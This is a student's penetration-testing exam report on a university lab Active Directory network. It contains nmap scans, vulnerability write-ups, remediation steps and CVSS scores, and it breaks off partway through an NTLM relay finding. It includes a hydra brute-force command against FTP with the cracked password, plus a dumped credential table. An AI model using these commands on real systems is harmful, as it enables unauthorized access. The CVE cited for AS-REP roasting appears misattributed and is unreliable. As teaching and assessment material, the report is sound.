Penetration testing report

Student	E-mail	Matriculation Number
Elena Falcone	e.falcone9@studenti.unisa.it	0622702314

Penetration Testing and Ethical Hacking 2024/25

Table of Contents

1.0 Penetration Test Report

1.1 Introduction

The Penetration Testing and Ethical Hacking Exam penetration test report contains all efforts that were conducted in order to pass the Penetration Testing and Ethical Hacking exam.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Penetration Testing and Ethical Hacking Exam network.

2.0 High-Level Summary

We were tasked with performing an internal penetration test towards Penetration Testing and Ethical Hacking Exam. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Unisa's internal PTEH exam systems – the **calipendula.loc** domain and the **finance.calipendula.loc** subdomain. Our overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to the customers.

When performing the internal penetration test, there were several alarming vulnerabilities like Remote Code Execution, Token Impersonification, Incorrect Permission Assignment for Critical Resource that were identified on the assigned system's network. When performing the attacks, we have gained control of the machine described below and we have become local and domain administrators, primarily due to outdated patches and poor security configurations:

- **192.168.72.3 (CAVA)**
- **192.168.72.4 (SAVA)**
- **192.168.72.5 (PTEH-DEBIAN)**
- **192.168.72.7 (DC1)**
- **192.168.72.8 (srvapp)**
- **192.168.72.9 (sanseverino)**

2.1 Recommendations

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3.0 Methodologies

We utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Penetration Testing and Ethical Hacking Exam environment is secured. Below is a breakout of how we were able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, we were tasked with exploiting the exam network. The specific IP addresses were:

```
┌──(e.falcone9㉿ pteh-kali-072-6)-[~]
└─$ nmap 192.168.72.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-21 09:49 CET
Nmap scan report for 192.168.72.1
Host is up (0.00024s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: BC:24:11:04:90:7B (Unknown)

Nmap scan report for CAVA (192.168.72.3)
Host is up (0.00026s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: BC:24:11:7D:FE:12 (Unknown)

Nmap scan report for SAVA (192.168.72.4)
Host is up (0.00017s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: BC:24:11:97:55:FB (Unknown)
```


```
Nmap scan report for 192.168.72.5
Host is up (0.00013s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
2049/tcp  open  nfs
32783/tcp open  unknown
MAC Address: BC:24:11:80:25:3F (Unknown)

Nmap scan report for dc1 (192.168.72.7)
Host is up (0.00021s latency).
Not shown: 986 closed tcp ports (reset)
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
443/tcp  open  https
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
MAC Address: BC:24:11:20:BC:DC (Unknown)
Nmap scan report for srvapp (192.168.72.8)
Host is up (0.00029s latency).
Not shown: 986 closed tcp ports (reset)
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
443/tcp  open  https
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
MAC Address: BC:24:11:5D:D2:99 (Unknown)

Nmap scan report for sanseverino (192.168.72.9)
Host is up (0.00028s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: BC:24:11:D0:CD:9E (Unknown)

Nmap scan report for 192.168.72.254
Host is up (0.00041s latency).
Not shown: 996 closed tcp ports (reset)
PORT    STATE    SERVICE
25/tcp  filtered smtp
53/tcp  open     domain
81/tcp  open     hosts2-ns
444/tcp open     snpp
MAC Address: BC:24:11:A2:CC:1E (Unknown)
```

Exam Network

- 192.168.72.3
- 192.168.72.4
- 192.168.72.5
- 192.168.72.7
- 192.168.72.8
- 192.168.72.9

3.2.1 Penetration Windows Machines

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, we were able to successfully gain access to **192.168.72.9**, **192.168.72.4, 192.168.72.3, 192.168.72.8, 192.168.72.7** systems.

System IP: 192.168.72.9

Service Enumeration

Server IP Address	Ports Open
192.168.72.9	**TCP:** 21, 80, 135, 139, 445, 3389
	UDP: -

Nmap Scan Results:

```
Nmap scan report for sanseverino (192.168.72.9)
Host is up (0.00028s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: BC:24:11:D0:CD:9E (Unknown)
```

Vulnerability Name: Information disclosure

Vulnerability Explanation: Information disclosure, or **information leakage**, is a vulnerability whereby a **website reveals sensitive information to its users**. In this context, websites may leak all kinds of information to a potential attacker, from data about other users, such as **usernames** or financial information. All interesting information, although some only marginally useful, represents the potential starting point upon revealing an additional attack surface whereby other interesting vulnerabilities may live. The knowledge that may be gathered could even have the missing piece of any given puzzle when trying to construct complex, high-server attacks.


Vulnerability Fix: The following patches may be applied to address this information disclosure vulnerability:

- **Sensitive Information Disclosure:** Do not expose credentials such as usernames or any information that could be valuable to an attacker on publicly reachable pages. The message "webmaster@localhost" should be removed or masked.
- **Improve Error Handling in Websites and Messages:** Ensure that no page or error messages reveal more than necessary. Generic messages such as "Page under construction" without any further detail would be safer.
- **Access Control:** In cases where pages or information should not be publicly accessible, restrict access through appropriate access controls, such as requiring authentication before accessing sensitive information.

Severity: CVSS: 6.5

CVSS Vector: AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Proof of Concept:



For additional information on how the attack unfolded see Appendix W1.

System IP: 192.168.72.9

Service Enumeration

Server IP Address	Ports Open
192.168.72.9	**TCP:** 21, 80, 135, 139, 445, 3389
	UDP: -

Nmap Scan Results:

```
Nmap scan report for sanseverino (192.168.72.9)
Host is up (0.00028s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: BC:24:11:D0:CD:9E (Unknown)
```

Vulnerability Name: Credential Stuffing on FTP

Vulnerability Explanation: Credential Stuffing is an attack technique in which an attacker **uses a large number of compromised credentials** (typically collected from breaches of other services) **to attempt to access multiple accounts on another system**, applying the brute force principle. The main difference between pure brute force and credential stuffing is that, while in brute force the attacker tries to guess a username and password combination, in credential stuffing the attacker exploits already stolen and known passwords to try to gain access to multiple accounts, often using the same combination across different sites.

Vulnerability Fix: To mitigate this risk for FTP, some of the main solutions include using **secure versions** of FTP, such as **FTPS** or **SFTP**, which support stronger security measures and can be combined with **multi-factor authentication (MFA)**, which would prevent a potential attacker from completing the login even if they have obtained the correct username and password combination, as they would not have the additional authentication step. If MFA is not applicable—due to system limitations or the cost of implementation—a viable solution is to **limit login attempts** to reduce brute force attack, configuring FTP server settings. Additionally,

encouraging users to choose stronger and more unique passwords, and implementing **dynamic password checks** during the registration phase, can further enhance security for FTP access.

Severity: CVSS: 7.1

CVSS Vector: AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N

Proof of Concept Code Here:

```
┌──(g.biscardi㉿pteh-kali-072-6)-[~]
└─$ hydra -l webmaster -P /usr/share/wordlists/rockyou.txt ftp://192.168.72.9
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
s, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-03 16:55:34
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://192.168.72.9:21/
[21][ftp] host: 192.168.72.9   login: webmaster   password: chivas#1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-03 16:55:48
```

For additional information on how the attack unfolded see appendix W1.

System IP: 192.168.72.9

Service Enumeration

Server IP Address	Ports Open
192.168.72.9	**TCP:** 21, 80, 135, 139, 445, 3389
	UDP: -

Nmap Scan Results:

```
Nmap scan report for sanseverino (192.168.72.9)
Host is up (0.00028s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: BC:24:11:D0:CD:9E (Unknown)
```

Vulnerability Name: Remote Code Execution


Vulnerability Explanation: Remote Code Execution (RCE) is a vulnerability that **allows an attacker to execute arbitrary code on a remote system** without the authorization of the system owner. This vulnerability occurs when an application or service **accepts unsafe inputs** (e.g., files, commands, or data) from a malicious user and executes it without proper validation. In this specific case, an attacker exploits a misconfigured FTP server to **upload a webshell**, which is an executable file (usually in PHP or another scripting language). The webshell allows the attacker to execute commands on the server, potentially compromising the entire system.


Vulnerability Fix: To mitigate the risk, the first essential measure is to ensure that the FTP server account **does not have write privileges** in directories accessible by **the web server**. This prevents malicious files, such as **webshells**, from being uploaded and executed directly from the web server's accessible directories. In addition, a file upload validation system should be established to ensure that only files with safe extensions and content, such as images or documents, are allowed. The FTP server must reject any executable or script files (e.g., .php, .jsp, .asp). Furthermore, the web server configuration should be adjusted so that directories

accessible via FTP cannot execute uploaded files, especially those deemed unsafe. These directories **should not have execute permissions**, preventing the execution of potentially malicious files on the server.

Severity: **CVSS:** 8.8
CVSS v3.1 vector: AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Proof of Concept:





For additional information on how the attack unfolded see Appendix W2.

Privilege Escalation

Misconfiguration Exploited: Token Impersonification (SeImpersonatePrivilege)

Misconfiguration Explanation: The **SeImpersonatePrivilege** is a critical Windows privilege that allows a user or process to **impersonate the security context of another user or account**. This means that a process with this privilege can **assume the identity of a different user**, effectively executing actions or accessing resources as if it were that user. However, if not properly managed, the SeImpersonatePrivilege can present a significant security risk. An attacker with SeImpersonatePrivilege can impersonate a user with higher privileges (such as an Administrator or **SYSTEM account**) through tools like *PrintSpoofer* or *Metasploit*. This can lead to full control over the system, allowing the attacker to execute arbitrary commands and perform administrative tasks.

Misconfiguration Fix: The **SeImpersonatePrivilege** misconfiguration, particularly in the context of IIS worker processes running under the `IIS APPPOOL\www` user, does not have a


direct "fix" in the sense of a simple remediation, as it is a legitimate privilege required for specific functionalities. Instead, the main mitigation strategy is to ensure that **SeImpersonatePrivilege** is granted **only when absolutely necessary** for certain actions or operations, in line with the principle of **least privilege**.


A possible **workaround** for monitoring and managing this misconfiguration is the implementation of a **SIEM (Security Information and Event Management)** system. This system could communicate all activities to the **SOC (Security Operations Center)**, providing real-time awareness. This would allow the SOC to investigate and take appropriate action, reducing the risk of malicious activity leveraging this privilege.

Severity: **CVSS:** 8.7

CVSS v3.1 version Vector: AV:A/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N

Proof Screenshot:





For additional information on how the attack unfolded see Appendix W3.

System IP: 192.168.72.3/4

Service Enumeration

Server IP Address	Ports Open
192.168.72.3/4	**TCP:** 135, 139, 445, 3389
	UDP: -

Nmap Scan Results:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-22 19:57 CET
Nmap scan report for CAVA (192.168.72.3)
Host is up (0.00056s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: BC:24:11:7D:FE:12 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.36 seconds
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-21 23:55 CET
Nmap scan report for SAVA (192.168.72.4)
Host is up (0.00030s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: BC:24:11:97:55:FB (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

Vulnerability Name: WDigest Cleartext Password Storage Vulnerability

Vulnerability Explanation: The **WDigest** authentication protocol allows passwords to be stored in cleartext in memory. This means that when **WDigest** is enabled, Windows may store the user passwords in an unencrypted form, making them vulnerable to theft. Attackers who gain access

to system memory or specific areas where credentials are stored could extract these cleartext passwords. This behavior was the default on Windows systems prior to Windows 8, after which Microsoft disabled the feature by default. However, if **WDigest** is re-enabled or if the system is not updated, this vulnerability can still be exploited.

Vulnerability Fix: To mitigate the risk associated with this vulnerability, several actions should be taken. First, ensure that **WDigest** is disabled by setting the following registry key to `0`:

`HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest`.

Additionally, verify that the system is running a supported version of Windows and that all relevant security patches are applied, particularly those addressing authentication mechanisms. Lastly, adopt more secure methods for storing passwords, such as those offered by **Kerberos** or **NTLMv2**, to enhance overall system security.

Severity: **CVSS:** 7.1
CVSS v3.1 vector: AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Proof of Concept:

```
wdigest credentials
===================

Username      Domain       Password
--------      ------       --------
(null)        (null)       (null)
SANSEVERINO$  FINANCE      (null)
admin         SANSEVERINO  (null)

kerberos credentials
====================

Username      Domain                  Password
--------      ------                  --------
(null)        (null)                  (null)
SANSEVERINO$  finance.calipendula.loc  '),Ga;oL\ZF(./?dmi/bnXx3UUS0laM1OEAqoe9?rnX`,p.aSTP
                                       Iq0pS?`5W^J/DwJS(;pwpl<f&bH]E7NtIM23@P.Ijo1__)W?:v$
                                       ,KrEY](L`y4W?4E]jR
admin         SANSEVERINO             (null)
admin         SANSEVERINO             Password###
sanseverino$  FINANCE.CALIPENDULA.LOC  (null)
```

For additional information on how the attacks unfolded see Appendix W4.2 and Appendix W6.1
.

System IP: 192.168.72.4

Service Enumeration

Server IP Address	Ports Open
192.168.72.4	**TCP:** 135, 139, 445, 3389
	UDP: -

Nmap Scan Results:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-21 23:55 CET
Nmap scan report for SAVA (192.168.72.4)
Host is up (0.00030s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: BC:24:11:97:55:FB (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

Vulnerability Name: SMBv1 Protocol Vulnerability

Vulnerability Explanation: SMBv1 (Server Message Block version 1) is an outdated and insecure protocol for file sharing, network browsing, and printer services. The protocol lacks modern security features such as encryption and proper authentication, making it susceptible to man-in-the-middle (MITM) attacks, credential theft, and ransomware deployment (e.g., **WannaCry**). The use of SMBv1 in modern networks poses a significant risk due to its inherent weaknesses.

Vulnerability Fix: To mitigate the risks associated with the **SMBv1 protocol vulnerability**, it is essential to disable SMBv1 on all systems. This can be achieved on Windows systems by executing the PowerShell command


```
Disable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol
-Remove
```

or by disabling it via Group Policy or the registry. Additionally, upgrade to **SMBv2** or **SMBv3**, which provide enhanced security features such as encryption and improved authentication

mechanisms. It is also critical to ensure that all systems are running the latest security updates to address any known vulnerabilities in SMB implementations. For added protection, restrict SMB traffic to trusted networks and block ports **445** and **139** at the network perimeter to prevent external exploitation. These steps will significantly reduce the risk of attacks leveraging SMBv1 vulnerabilities.

Severity: **CVSS:** 7.5
CVSS v3.1 vector: AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H

Proof of Concept:



Privilege Escalation

Vulnerability Name: NULL Sessions Enabled - SMB Information Disclosure


Vulnerability Explanation: NULL sessions allow **unauthenticated users to establish connections** to a Windows system over **SMB** (Server Message Block). These sessions can be exploited to gather sensitive information such as **shared directories**, user account details, and other publicly accessible data. This information can aid attackers in reconnaissance and planning further attacks.

Vulnerability Fix: The most effective remediation is to **disable NULL sessions** by configuring SMB settings to **deny anonymous access**. This can be achieved by modifying the registry as follows:

1. Navigate to the registry key:
   `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters`
2. Locate the value `RestrictNullSessAccess` and set it to `1`.

This change ensures that anonymous access is restricted.

Additionally, it is recommended to enforce strict permissions on shared resources by removing "***Everyone***" or "*Anonymous*" access from **SMB shares** to further mitigate potential risks.



Severity: **CVSS:** 6.5

CVSS v3.1 vector: AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Proof of Concept:

For additional information on how the attack unfolded see Appendix W4.2.

System IP: 192.168.72.9

Service Enumeration

Server IP Address	Ports Open
192.168.72.9	**TCP:** 21, 80, 135, 139, 445, 3389
	UDP: -

Nmap Scan Results:


```
Nmap scan report for sanseverino (192.168.72.9)
Host is up (0.00028s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: BC:24:11:D0:CD:9E (Unknown)
```

Vulnerability Name: Kerberos Misconfigurations - AS-REP Roasting

CVE Reference: CVE-2022-33679

Vulnerability Explanation: Kerberos accounts configured without the requirement for **pre-authentication** are vulnerable to AS-REP Roasting attacks. Pre-authentication ensures that **only legitimate users can request Ticket Granting Tickets (TGTs)** by validating their credentials first. If this step is disabled, an attacker can request a TGT and receive an encrypted ticket hash without proving their identity. The hash can then be brute-forced offline to extract the user's password.

Vulnerability Fix: The primary and most effective mitigation for this type of vulnerability is enabling Kerberos pre-authentication for all user accounts in Active Directory. This can be enforced by ensuring that the "Do not require Kerberos pre-authentication" option is **unchecked** in the user account properties.



As additional measures, it is recommended to:

- **Regularly audit user account settings** to ensure compliance with secure configurations.
- Implement **strong password policies** to reduce the risk of brute-force attacks on user accounts.

Severity: CVSS: 7.1
CVSS v3.1 vector: AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N

Proof of Concept:

For additional information on how the attack unfolded see appendix W4.2.

Privilege Escalation

This privilege escalation aligns with both the last vulnerability and the previous one, as it originates from the **knowledge of the "segreteria" account's password** and the **subsequent access to the 192.168.72.4** machine. For the sake of clarity and to avoid unnecessary repetition, we will document it only once to ensure the explanation remains concise and non-redundant.

In addition, for clarity, we will include the fields related to service enumeration and system IP, as the knowledge of the password obtained through the last vulnerability on the 192.168.72.9

machine enables access to the 192.168.72.4 machine. From there, a privilege escalation can be performed.

System IP: 192.168.72.4

Service Enumeration

Server IP Address	Ports Open
192.168.72.4	**TCP:** 135, 139, 445, 3389
	UDP: -

Nmap Scan Results:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-21 23:55 CET
Nmap scan report for SAVA (192.168.72.4)
Host is up (0.00030s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: BC:24:11:97:55:FB (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

Vulnerability Name: NTLM Relay Vulnerability

CVE Reference: CVE-2024-43532

Vulnerability Explanation: NTLM relay attacks exploit the lack of protections in the **NTLM authentication protocol** by **intercepting and relaying authentication attempts to another target system**. This allows attackers to authenticate as the intercepted user without having direct access to their credentials. It can lead to **privilege escalation** or **lateral movement** within a network, especially when combined with other misconfigurations like SMB signing being disabled or unrestricted delegation settings.

